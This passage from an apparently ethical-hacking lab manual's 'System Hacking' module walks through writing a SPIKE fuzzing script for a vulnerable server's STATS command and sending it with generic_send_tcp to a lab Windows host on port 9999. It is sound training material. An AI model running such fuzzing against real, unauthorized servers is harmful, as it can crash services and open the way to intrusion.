
28. To create a spike template for spiking on the STATS function, type **pluma stats.spk** and press **Enter** to open a text editor.

29. In the text editor window, type the following script:

```
s_readline();
s_string("STATS ");
s_string_variable("0");
```

30. Press **Ctrl+S** to save the script file and close the text editor.

Module 06 – System Hacking




The screenshot shows a Parrot OS desktop environment. In the foreground, a text editor window titled 'stats.spk (~) - Pluma (as superuser)' is open, displaying three lines of C code: `1 s_readline();`, `2 s_string("STATS ");`, and `3 s_string_variable("0");`. The editor has a menu bar with 'File', 'Edit', 'View', 'Search', 'Tools', 'Documents', and 'Help'. Below the menu is a toolbar with icons for opening, saving, undo, redo, and search. The status bar at the bottom of the editor shows 'Plain Text', 'Tab Width: 4', 'Ln 3, Col 24', and 'INS'. In the background, a terminal window is visible, showing the output of a script. The output includes several status messages in green: 'GDOG [gdog_value]', 'KSTET [kstet_value]', 'GTER [gter_value]', 'HTER [hter_value]', 'LTER [lter_value]', 'KSTAN [lstan_value]', 'EXIT', 'EXIT', and 'GOODBYE'. Below these, the prompt '[root@parrot]~[~]' is shown, followed by the command '#pluma stats.spk' and a cursor on the next line.

31. Now, in the terminal window, type **generic_send_tcp 10.10.1.11 9999 stats.spk 0 0** and press **Enter** to send the packages to the vulnerable server.

Note: Here, **10.10.1.11** is the IP address of the target machine (**Windows 11**), **9999** is the target port number, **stats.spk** is the spike_script, and **0** and **0** are the values of **SKIPVAR** and **SKIPSTR**.


32. Leave the script running in the terminal window.

Module 06 – System Hacking



```
